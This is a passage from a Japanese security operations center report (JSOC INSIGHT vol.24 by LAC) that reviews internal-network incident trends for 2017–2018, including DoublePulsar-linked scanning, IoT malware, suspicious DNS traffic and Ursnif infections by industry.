


図 22 ネットワーク内部から発生した重要インシデントの件数推移


図 23 にネットワーク内部から発生した重要インシデントの内訳を示します。

前述の通り、全体のインシデントの発生件数は減少しているものの、不審な名前解決により発生したインシデントは増加傾向にあります。また、IoT 関連のマルウェアに感染し、感染した端末から攻撃通信が継続して発生するケースも多く存在します。

ネットワーク内部から発生した Emergency インシデントは 1 件のみで、内部ネットワークの複数の端末から 445/tcp ポートに対するスキャン通信が同時多発的に発生したことによるインシデントでした。検知ログの内容からはスキャン通信が発生した根本原因は不明ですが、検知状況的に、バックドアツール「DoublePulsar」が過去の攻撃により残存し、このバックドアを介しマルウェアの感染拡大を試みた攻撃者がいた可能性が高いと考えます。



(a) 2017 年度




(b) 2018 年度


図　23 ネットワーク内部から発生した重要インシデントの内訳

図 24 に、ネットワーク内部から発生した重要インシデントの業種別検知傾向を示します。

昨年度と比較して全体的に件数は減少傾向にある中、卸売業、小売業のお客様は重要インシデントの発生件数が増加しています。これは、特定のお客様で不審な DNS 通信が継続して発生しているためです。また、昨年度は業種に関わらず検知していた Ursnif については、今年度は製造業のお客様で多く発生しました。Ursnif への感染原因は、今年度もばらまき型メールの添付ファイルを実行したことが考えられ、昨年度と変化はありません。しかしながら、全体的に Ursnif およびその亜種に感染したと判断した重要インシデント件数は減少傾向にあります。



(a)2017 年度



(b)2018 年度

図 24 業種別重要インシデント発生件数(ネットワーク内部)

6　終わりに

JSOC INSIGHT は、「INSIGHT」が表す通り、その時々に JSOC のセキュリティアナリストが肌で感じた注目すべき脅威に関する情報提供を行うことを重視しています。

これまでもセキュリティアナリストは日々お客様の声に接しながら、より適切な情報をご提供できるよう努めてまいりました。この JSOC INSIGHT では多数検知したインシデントに加え、現在、また将来において大きな脅威となりうるインシデントに焦点を当て、適時情報提供を目指しています。

JSOC が、「安全・安心」を提供できるビジネスシーンの支えとなることができれば幸いです。

JSOC INSIGHT vol.24
【執筆】
今里 龍太郎 / 髙井 悠輔 / 辻 亮佑 / 村松 慶太郎
(五十音順)

LAC ともに、イキル

株式会社ラック
〒102-0093 東京都千代田区平河町 2-16-1 平河町森タワー
E-MAIL：sales@lac.co.jp
https://www.lac.co.jp/